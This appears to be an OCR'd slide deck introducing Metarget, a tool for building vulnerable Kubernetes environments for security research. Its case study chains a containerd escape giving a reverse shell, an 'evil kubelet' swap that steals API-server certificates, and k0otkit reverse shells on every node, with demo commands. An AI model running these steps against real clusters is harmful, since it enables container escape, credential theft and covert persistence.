
```
usage: metarget [-h] [-v] subcommand ...

automatic constructions of vulnerable infrastructures

positional arguments:
  subcommand     description
    gadget       cloud native gadgets (docker/k8s/...) management
    cnv          cloud native vulnerabilities management
    appv         application vulnerabilities management

optional arguments:
  -h, --help     show this help message and exit
  -v, --version  show program's version number and exit
```

From zero to Metarget



At first, just a script to automatize installation of K8s.

At first, just an automation in one vuln research.

Then, why not automatize installation of Docker as well?

Then, how about automatizing the whole process of vuln deployment?


Later, manual downgrade & upgrade of kernel is tedious!

Later, vuln deployment could be formalized in YAML!

Oh, installation of kernel could also be automatized...

Oh, we could create a project to accumulate vulns just like Metasploit...

Current and Future



Layer 1: Pentest against Containerized Application
Web
Database
FTP
SSH
Layer 2: Privilege Escalation & Container Escape
Danger Configs
Danger Mounts
Component Vulns
Kernel Vulns
Layer 3: Lateral Movement & Persistence
k0otkit
Host rootkit
...
...
Layer 1: Pentest against Containerized Application
Layer 2: Privilege Escalation & Container Escape
Layer 3: Lateral Movement & Persistence
...
...
Multi-layer
Multi-node

3. Case Study: Post-penetration against K8s

Playbook

This is a post-penetration scenario, or CaaS, where the attacker controls one container in the target cluster and has root privilege within container.

His ultimate goal is to manipulate the whole K8s cluster!

Two vulnerabilities exist in the cluster: CVE-2020-15257 and CVE-2020-8559.

Attack Path:

- Within container, the attacker finds it shares the host network namespace.
- The attacker tries to exploit CVE-2020-15257 and escapes onto one worker node successfully.
- The attacker finds out the cluster is vulnerable to CVE-2020-8559.
- The attacker tries to exploit CVE-2020-8559 and steals API-Server's privilege successfully.
- The attacker utilizes k0otkit to manipulate the whole cluster in a rapid, covert and continuous way.

Metarget helps to construct the vulnerable environment with only 5 commands.

Vulnerable Infrastructure Construction

Prerequisites: two Ubuntu 18.04 machines A and B (serve as master and worker node later)

On machine A (master):

```
Command 1: ./metarget cnv install cve-2020-15257
Command 2: ./metarget cnv install cve-2020-8559 --taint-master
```

On machine B (worker):

```
Command 3: ./metarget cnv install cve-2020-15257
Command 4: bash ./install_k8s_worker.sh               # install_k8s_worker.sh is generated with Command 2
```

On machine A (master):

```
Command 5: ./metarget appv install no-vuln --host-net # create a pod as the one controlled by attacker
```

DEMO

On machine A (master):


```
install cve-2020-15257
install cve-2020-8559
```

On machine B (worker):

```
install cve-2020-15257
install_k8s_worker
```

On machine A (master):

```
install no-vuln --host-net
(as pod controlled)
```



CVE-2020-15257 Exploitation

Introduction

In containerd before versions 1.3.9 and 1.4.3, the containerd-shim API is improperly exposed to host network containers. Access controls for the shim's API socket did not restrict access to the abstract Unix domain socket. This would allow malicious containers running in the same network namespace as the shim, with an effective UID of 0 but otherwise reduced privileges, to cause new processes to be run with elevated privileges. (source: NVD)

How to exploit?

We will use an open-sourced container penetration toolkit named CDK released by cdxy and neargle (also presented on Black Hat Asia 2021 Arsenal) to exploit this CVE.

What we will get?

A reverse shell to the worker node.


DEMO

In container:

```
cdk run shim-pwn reverse \
    [ip] [port]
```

On attacker's machine:

```
ncat -lvnp 10000
```



CVE-2020-8559 Exploitation

Introduction

The Kubernetes kube-apiserver in versions v1.6-v1.15, and versions prior to v1.16.13, v1.17.9 and v1.18.6 are vulnerable to an unvalidated redirect on proxied upgrade requests that could allow an attacker to escalate privileges from a node compromise to a full cluster compromise. (source: NVD)

How to exploit?

We will replace /usr/bin/kubelet with our evil kubelet to exploit this CVE after we escape from container and get a reverse shell on the worker node (with CVE-2020-15257).

What we will get?

ca.crt, apiserver-kubelet-client.crt and apiserver-kubelet-client.key in kube-apiserver (so that we could execute kubectl with kube-apiserver's privilege)


DEMO

On worker node (escaped):

```
service kubelet stop
cp evil-kubelet \
    /usr/bin/kubelet
service kubelet start
```

Exec attacker's pod and steal *.crt, *.key.

Now we can kubectl as cluster admin with *.crt and *.key.



Persistence: k0otkit

Introduction

k0otkit = Kubernetes + rootkit, a universal post-penetration technique which could be used in pentest against Kubernetes clusters.
With k0otkit, you can manipulate all the nodes in the target Kubernetes cluster in a rapid, covert and continuous way (reverse shell).

How it works?

- utilize K8s resources and features (secret resources, kube-proxy images and DaemonSets)
- dynamic container injection (inject malicious container into kube-proxy DaemonSets)
- communication encryption (thanks to Meterpreter)
- fileless attack (with the help of `memfd_create` system call)

What we will get?

Persistence (reverse shells to all nodes within the target cluster)


DEMO

On attacker’s terminal 1:

```
set ATTACKER_IP and
ATTACKER_PORT
./pre_exp.sh
./handle_multi_reverse_she
ll.sh
```


On attacker’s terminal 2:

```
bash ./k0otkit_remote.sh
```



4. Study Methodology of Cloud Native Security

Offense, Defense, Targets




Efficient, Accumulative, Automatic


1. Offensive study promotes defense
2. Metarget facilitates offensive study
3. Acceleration of defense iteration

Acknowledgement

- Dr. Wenmao Liu, Director of Innovation Center, NSFOCUS
- Laibing Lee, Security Researcher, NSFOCUS
- Shen Gao, Security Researcher, NSFOCUS
- Ming Pu, Security Researcher, NSFOCUS



Resources



NSFOCUS NeuVector

2018 NSFOCUS Technical Report on Container Security

NSFOCUS Star Cloud Laboratory


Container Security Report

2020 | 巨人背后的专家

云原生安全技术报告

NSFOCUS 移动云

Cloud Native Security Report (Simplified Chinese)



Thanks!

https://github.com/Metarget/metarget